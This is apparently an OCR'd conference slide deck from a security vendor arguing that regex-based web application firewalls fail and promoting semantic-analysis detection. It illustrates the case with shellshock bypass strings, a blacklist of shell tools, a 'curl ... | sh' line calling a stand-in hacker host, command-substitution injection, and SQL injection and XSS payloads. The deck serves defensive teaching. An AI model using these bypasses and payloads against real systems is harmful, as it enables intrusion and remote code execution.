
2016阿里安全峰会
2016 ALI SECURITY SUMMIT
zTrix
长亭科技

论WAF的新玩法

什么是WAF？

- Web应用防火墙的简称（Web Application Firewall）
- 形态多样：硬件WAF、云WAF、主机安全卫士等
- 厂商众多：
  - 阿里、百度、腾讯、360都有云WAF布局
  - 安恒、天融信、启明星辰、绿盟、山石网科、WebRAY、安信华等厂商占据硬件WAF主导地位
- Gartner 象限：Imperva 独占鳌头


Source: Gartner (July 2015)

Web应用层攻击的特点

- Web层面攻击牵涉范围广
  - 几乎所有企业都面临Web应用层攻击的威胁
  - Web应用层涉及的技术种类繁多，不同技术面临不同攻击威胁，甚至框架本身可能有严重漏洞
  - 乌云曝出的绝大多数漏洞都属于 Web 应用层漏洞

- Web应用层攻击技术变化快
  - 旧类型的漏洞仍然在不断曝出新花样：SQL注入、XSS跨站脚本至今仍然非常常见
  - 新型漏洞也层出不穷：Struts2代码注入漏洞、ImageMagick命令注入漏洞等，很难防御
  - 不同技术或漏洞类型结合甚至可以拓展攻击面：如 Gopher 协议在漏洞利用的作用

WAF的悲哀



爱被大埋吃的Pocky喵
刚刚 来自iPhone 6

何况图里还有明显攻击性payload //@狗肉盖饭mbqdpz:偌大一个安全圈，几十家上市公司，上百亿的行业规模，成千上万款安全软硬件，一张图片都防不住，跟传销诈骗有什么区别//@海先生V:潮水退了才发现waf许诺的都是骗人的~//@蒸米spark: 还是人肉威胁感知更靠谱一 //@安全_云舒:漏洞来了才知道都是吹nb

@RevengeRangers:上周金融行业内裤都被刷掉了，现在终于轮到互联网了....安全攻城狮、码农们、运维们，掐指一算，今晚适合拔网线、关机或者停服务；对了，说好的威胁情报呐？🙄🙄说好的势态感知呐？说好的智能化动态部署防御呢？说好的下一代智能防火墙呐？

1 评论 1

传统WAF的痛点

- 传统WAF产品依赖规则（正则表达式匹配）来进行Web攻击防御
  - 规则维护麻烦，且容易出错；规则越多速度也越慢（开启JIT仍然不够理想）
  - 误报率和漏报率都很高
  - 难以跟踪未知漏洞
- 传统硬件WAF产品主要以单台设备形式部署
  - 难以处理大数据大流量
  - 单点失效存在风险（有互备方案的除外）
  - 需要专业安全运维人员进行管理
- 单点边界WAF产品无法形成安全的正向循环
  - 未来是感知、监测与快速响应的时代，边界拦截永远会有漏洞
  - 阻挡攻击永远只是临时方案，修复漏洞才是最安全的途径
  - 绚丽的报表不能带来实质的用处，有效的信息与风险分析才能带来决策支持

新时代的WAF应该怎么玩？

- 云WAF至少解决了以下两个痛点问题：
  - 处理大流量、大数据，良好的水平扩展性
  - 客户无需自行维护规则，减少客户的安全运维压力，降低出错风险

- 但是仍然有以下诸多问题都需要更好的解决方案：
  - 基于规则的拦截很难**同时**达到**低误报+低漏报**
  - 基于规则永远只能跟踪漏洞应急响应，不能应对未知威胁
  - 作为边界无状态防护，WAF不可能完美，总有被突破的时候，一旦被突破，WAF就无能为力

新时代的WAF应该怎么玩？

三点趋势预测：

1. 精细化处理的基于语义理解的检测引擎会逐渐代替传统规则集
2. 逐渐抛弃边界护城河一劳永逸的想法，拥抱感知、监测与快速响应
3. WAF也参与到安全产品全面动态联防，形成立体防御体系

维护规则的困难

举例：2014 年影响范围很广的 shellshock 漏洞

```
$ env x='() { :;}; echo vulnerable' bash -c 'echo hello'
```

右边防御措施来自某网络安全大厂官方网站，并且是原创发布，转载须注明来源

验证系统是否有漏洞

env x='() { :; };echo vul' bash -c ":"

如果有漏洞会显示vul

建立

vim bash_ld_preload.c文件

```
#include <sys/types.h>

#include <stdlib.h>

#include <string.h>

static void __attribute__ ((constructor)) strip_env(void);

extern char **environ;

static void strip_env()

{

char *p,*c;

int i = 0;

for (p = environ[i]; p!=NULL;i++ ) {

c = strstr(p,"=() {");

if (c != NULL) {

*(c+2) = '\0';

}

p = environ[i];

}

}
```

编译成so

gcc bash_ld_preload.c -fPIC -shared -Wl,-soname,bash_ld_preload.so.1 -o bash_ld_preload.so

维护规则困难——举例：shellshock

然而，Bash 有这样的特性：


```
:) [root@zinga / ] # l''s
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost
:) [root@zinga / ] # py''th''on
Python 2.7.6 (default, Jun 22 2015, 17:58:13)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

维护规则困难——举例：shellshock

只需要多加点引号即可轻松绕过


```
$ env x='('') { :;}; echo vulnerable' bash -c 'echo hello'
```

运行结果如下：



维护规则困难——举例：shellshock

那么，修改规则，使用正则表达式禁止引号？



维护规则困难——举例：shellshock

首先，引号也要分单引号、双引号、反引号

其次，引号还可能有所嵌套；引号可以出现在任意位置

此外，还可以放 ${XX} 这样的空变量来当占位符

现在，还能写出来能防止各种绕过的规则吗？

```
$ env x='''('"") { :; };echo vulnerable' bash -c 'echo test shellshock'
vulnerable
test shellshock
$ env x='''('""``') { :; };echo vulnerable' bash -c 'echo test shellshock'
vulnerable
test shellshock
$ env x='''('"${XX}"``') { :; };echo vulnerable' bash -c 'echo test shellshock'
vulnerable
test shellshock
$
```

维护规则困难——再举例

以下是来自某比赛的某个图片上传服务，同时使用一个黑名单和一个白名单来限制命令执行，原意猜测是防止选手获得 shell

```
        $rule_white='/(?:ls|cat|wget|curl)/i';
        $rule_black='/(?:bash|\/dev\/tcp|\/bin\/sh|python|backpipe|telnet|\/bin\/bash|perl|ruby|lua|fsockopen|dash
|rbash|\/dev\/udp|yum|make|install)/i';
        //存在白名单的命令才能执行
        if(preg_match($rule_white,$contents))
        {
                //图片内容并且不能有黑名单命令。防止白名单命令拼接黑名单命令绕过
                if(!preg_match($rule_black,$contents))
                {
```

维护规则困难——再举例

同样的，限制太死板，多种方式可以绕过：

方案一： $ curl http://hacker-website.org/my.html | sh
方案二：万能的引号
方案三：...

```
        $rule_white='/(?:ls|cat|wget|curl)/i';
        $rule_black='/(?:bash|\/dev\/tcp|\/bin\/sh|python|backpipe|telnet|\/bin\/bash|perl|ruby|lua|fsockopen|dash
|rbash|\/dev\/udp|yum|make|install)/i';
        //存在白名单的命令才能执行
        if(preg_match($rule_white,$contents))
        {
                //图片内容并且不能有黑名单命令。防止白名单命令拼接黑名单命令绕过
                if(!preg_match($rule_black,$contents))
                {
```

还是命令拼接

一个思考题：

如果 bash 命令拼接禁止掉以下符号和不可见字符（包括空格和换行），还有可能造成命令注入吗？

```
; ` & | > ? { } [ ]
```

假设命令是这样的：

```
$ echo _user_input_here_
```

还是命令拼接

思考题的答案之一：Command Substitution

```
:) [root@zinga / ] # cat <(ls$IFS/)
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
```

基于正则的规则为什么这么难？

- 正则表达式的本质：有限状态自动机 https://en.wikipedia.org/wiki/Finite-state_machine
  - 在 Chomsky Hierarchy 中，有限状态自动机（正则语言）对应的是 Type-3 Grammar，是表达能力最低的一级（图灵机对应的是 Type-0 Grammer，是最强的）
  - 现实世界中，关于漏洞的建模用最复杂的模型都不为过，然而正则表达式却连括号匹配这么简单的事情都做不了（括号匹配至少需要下推自动机才能处理）
  - 甚至在 BlackHat 2005, Hansan 和 Patterson 从理论上证明了基于正则的规则系统一定会存在误报或者漏报 (链接：http://www.blackhat.com/presentations/bh-usa-05/BH_US_05-Hansen-Patterson/HP2005.pdf)

如何不再依赖规则进行攻击检测？

2015年上半年，长亭完成 SQLChop，证明了针对 SQL 注入的语义分析是可行的（阿里安全峰会、BlackHat Arsenal都做了展示）

2015年下半年，XSSChop 也顺利完成，实现了 XSS 的精细化语义分析

进一步实践证明，PHP代码注入、PHP反序列化、Java反序列化等都可以进行语义分析，获得更好的检测结果

除此之外，多家厂商也都在语义分析的方法上有所突破

www.hillstonenet.com.cn/down/pdf/ips-whitepaper.pdf

增强的Web防护功能

随着Web应用的丰富，针对Web的攻击越来越多，山石网科网络入侵防御系统还提供了丰富的Web攻击防护能力。除了4000+的攻击签名防护之外，山石网科还大量运用了“基于攻击原理的检测”思路，主要支持了以下攻击的防护功能：

- SQL注入防护

山石网科认为，SQL注入攻击的核心特征是“攻击者提交的数据中包含SQL语句”。为了进行SQL注入检测，山石网科提出了“语法分析+虚拟执行”的方案：分析是用来探测提交的参数是不是符合SQL语言规则，虚拟执行则确定攻击者的企图具体是什么，例如添加/删除/查询数据库记录。

- XSS注入防护

与SQL注入防护类似，山石网科认为，XSS注入攻击的核心特征是“攻击者提交的数据中包含浏览器端可执行的代码，例如HTML/CSS/JS等”。为了进行XSS注入检测，山石网科提出了“语法分析+虚拟执行”的方案：分析是用来探测提交的参数是不是符合HTML/CSS/JS语言规则，虚拟执行则确定攻击者的企图具体是什么，例如在前段页面中添加一个不可见的iframe标签。

吸星

Absorbing Star

select 1 from users where 1=1 **Check it**

Check Result: Blocked

Attack Type: sqli

Time Elapsed: 0.0103170871735

吸星

Absorbing Star

select the best students from this class as the student union representative

Check it

Check Result: Passed

Attack Type: normal

Time Elapsed: 0.0150060653687

语义分析的本质

按照漏洞模型去从语义上真正理解当前 payload 是否是攻击

所谓理解：

对目标字符串依次进行 词法分析 -> 语法分析 -> 语义分析/模拟执行，从而理解真正含义

语义分析的本质——实现

以下推自动机（对应Context Free Grammar）为基本框架，通过绑定局部细节，达到在保持线性扫描复杂度 **O(n)** 的基础上对目标语言的最大近似。

目标语言为所有应当被判定为恶意攻击输入的字符串集合（假设可严格定义）如：

- ```
  xxxx' or '1'='1
  ```
- ```
  <img src=1 href=1
  onerror="javascript:alert(1)"></img>
  ```
- ```
  '() { :;}; echo vulnerable' bash -c 'echo hello'
  ```

思考题：这个目标语言集合是可列集还是连续统？对模型有什么影响？
  ```

什么是局部细节?

举例：Javascript 的词法分析里面，对于除号和正则表达式开头是有歧义的。

（注：这个问题同样也是正则系统很难处理的）

解决方法：通过上下文信息判断（使用自动机里面的 Semantic Conditions ）

语义分析的本质——实现

使用标准定义实现 BNF，从而达到对标准的最好近似（语义理解）

```
 87 ## 12.2.4 Literals
 88 Literal =
 89 | NullLiteral
 90 | BooleanLiteral
 91 | NumericLiteral
 92 | StringLiteral
 93
 94 ## 12.2.5 Array Initializer
 95 ArrayLiteral = '[' l ElementList? l ','? l Elision? l ']'
 96 ElementList = (!ElementList l ',' l)? Elision? l (!AssignmentExpression | SpreadElement)
 97 Elision = ',' (l ',')*
 98 SpreadElement = DotDotDot l !AssignmentExpression
 99
100 ## 12.2.6 Object Initializer
101 ObjectLiteral = '{' l (PropertyDefinitionList l (',' l)?)? '}'
102 PropertyDefinitionList = PropertyDefinition (l ',' l PropertyDefinition)*
103 PropertyDefinition = IdentifierReference | CoverInitializedName | PropertyName l ':' l !Assignm
104 PropertyName = LiteralPropertyName | ComputedPropertyName
105 LiteralPropertyName = IdentifierName | StringLiteral | NumericLiteral
106 ComputedPropertyName = '[' l !AssignmentExpression l ']'
107 CoverInitializedName = IdentifierReference l Initializer
108 Initializer = '=' l !AssignmentExpression
109
```

语义分析的好处

- 模型更加精细与精准，检测更彻底
- 拥有一定的未知威胁的检测能力
- 最大限度减少规则使用，降低出错风险
- 速度快，避免规则叠加越多速度越慢的问题

语义分析的缺陷

- 既然语义分析的本质在于理解，那么如果不能理解的攻击（比如未实现），自然也不可能检测
- 例如：**假设** SQL 突然新增了一种 findAndModify 语句（从MongoDB借用），可以同时进行查找和修改操作，那么基于语义分析的理解无法理解这种新出现的语法，自然也无法判定
- 因此仍然需要正则规则进行救火，基于正则的系统由于足够简单，适合于应急响应

语义分析实例——SQL注入（SQLChop）

SQL注入

```
union select 1 from users where password = 'admin'
```

普通请求


```
Student union representative should be those best
students that you can select from this class
```

普通请求

```
We should select the best students from this class
as the student union representative
```

语义分析实例——SQL注入（SQLChop）

SQLChop 词法分析




语义分析实例——SQL注入（SQLChop）

SQLChop 语法分析：分析词法分析得到的 token 序列是否是 SQL 语句片断。

依赖由 BNF 生成的自动机。

右图：SQL expr 的自动机状态转换图



语义分析实例——SQL注入（SQLChop）

如何区分一个 WAF 是不是真的做了语义分析？

这里提供一个简单的检测办法，对于一个网站，如果以下两个请求都被判定为SQL注入而拦截，那么**肯定没有**实现语义分析，如果能正确检测出第一条是 SQL 注入，第二条是普通请求，那么**很有可能**做了语义分析。

SQL注入

```
http://xxx.org/?q=union%20select%201%20from%20users%20where%201=1
```

普通请求


```
http://xxx.org/?q=Student%20union%20representative%20should%20be%20those%20best%20students%20that%20you%20can%20select%20from%20this%20class
```

语义分析实例——SQLChop Demo

http://sqlchop.chaitin.com/

语义分析实例——XSS跨站（XSSChop）


```
<img src=1 href=1 onerror="javascript:alert(1)"></img>
```



```
tag_name = “img”
attr_name = “onerror”
attr_value = “javascript:alert(1)”
```

语义分析实例——XSS跨站（XSSChop）

- 抽取出脚本片断之后，同样是进行词法、语法、语义分析，最终得到打分评级
- Javascript 的标准和实现比较统一（相对于SQL来说），并且有良好的兼容性，因此可以一步到位实现到 ECMAScript 2017 的语法支持

语义分析实例——XSSChop Demo

http://xsschop.chaitin.com/

语义分析的精髓

- 最大限度理解 Payload 的语义结构，从而做出精准判断
- 规则系统只能给出非黑即白的bool型判断，而使用语义分析之后，可以输出更加平滑的置信值
- 置信值超过一定的阈值才会拦截

置信值的用处

以SQL注入为例子，`231+1` 也是一种常见的SQL注入探测短接语句，但是 任何WAF 都不能拦截这样的简单表达式，否则很容易造成误报

输出置信值的好处是可以方便分级：高中低危与无危害区分，实际调整可以只拦截高危部分

一个思考问题?

由于数据量巨大，WAF 只记录有问题的日志，对于正常请求全部放过且不记录日志，在这种情况，误报可以通过查询日志进行计算，那么如何知道漏报率是多少呢？

WAF新玩法——让WAF带有感知能力

对请求的威胁感知

- 以IP/session 等为分析单位，从历史请求的攻击威胁打分（置信值）可以对该IP/Session 进行画像，从而能够预测未来的威胁情况
- 举例：某IP/session一直在进行 SQL 注入攻击尝试，可以画像为高危黑客，那么未来的请求中即使**包含低危**也不能放过（但是普通请求仍然要放过，避免出现大规模误报不能访问的情况或者是拒绝服务）

WAF新玩法——与威胁情报结合

- IP/Session 的画像如果能与威胁情报进行双向数据同步，不仅仅能进一步增强 WAF 的能力，同时也能实时更新威胁情报库
- 威胁情报库获得实时 IP/Session 画像的同时，也就知道重点检测哪些 IP 未来可能会有威胁，进一步得到更加精确的威胁情报，进行循环

WAF新玩法——让WAF具有修复能力

- 任何安全产品的防护方案都比不上彻底修复漏洞
- 彻底修复漏洞的前提是发现漏洞
- 以被攻击的 URL 以及参数为对象，进行聚类分析，加权统计攻击危害，可得准确攻击类型的组合
- 实时监控组合，发现安全漏洞，快速进行修复
- 核心：聚类要准确

WAF新玩法——WAF与其他安全产品联动

- 与蜜罐联动
  - 联合信息进行攻击溯源
  - 蜜罐反馈信息更进一步的黑客画像
- 与扫描器联动
  - 被动扫描比主动扫描更加精准
  - WAF 得到的 URL 进行聚类去重反馈给扫描器，实现被动扫描（很多厂商已经实现）
- 日志分析联动
  - WAF 得到的日志与 SNMP 日志进行补充
  - 大数据分析与对比分析
- 态势感知...
- 更多...

新型漏洞怎么办？

- 学习 Imperva 的流量模式识别与白名单方案
- 与其他安全产品相结合进行联动解决
- 快速响应快速修复仍然是王道

总结——云时代 WAF 的各种新玩法

- 智能语义分析大大增强准确性（低误报、低漏报）
- 从 **无状态拦截** 到 **感知、监测、响应** 的过渡
  - 拦是永远拦不住的
  - 边界永远是不可靠的
- 动态联防，形成立体塔防体系，形成正向循环
  - 安全没有银弹，也不能靠单一安全产品
  - 多种安全产品+安全运维团队+良好的体系架构 联动起来形成正向循环才能健康可持续（光买几台安全设备就幻想彻底解决安全问题是天方夜潭）
  - 不重视安全永远也做不好安全

总结

WAF 目前来说很难跟得上攻击发展的趋势

但是 WAF 不会退出历史舞台，而是需要升级换代

WAF 在未来的立体防御体系中，仍然会是重要的一环

重复一遍趋势预测：

1. 精细化处理的基于语义理解的检测引擎会逐渐代替传统规则集
2. 逐渐抛弃边界护城河一劳永逸的想法，拥抱感知、监测与快速响应
3. WAF也参与到安全产品全面动态联防，形成立体防御体系

One more thing...

长亭科技
CHAITIN.CN

长亭即将推出的新一代基于语义分析的WAF命名为：雷池/SafeLine

取：“不让黑客越过雷池半步” 之意

Thanks!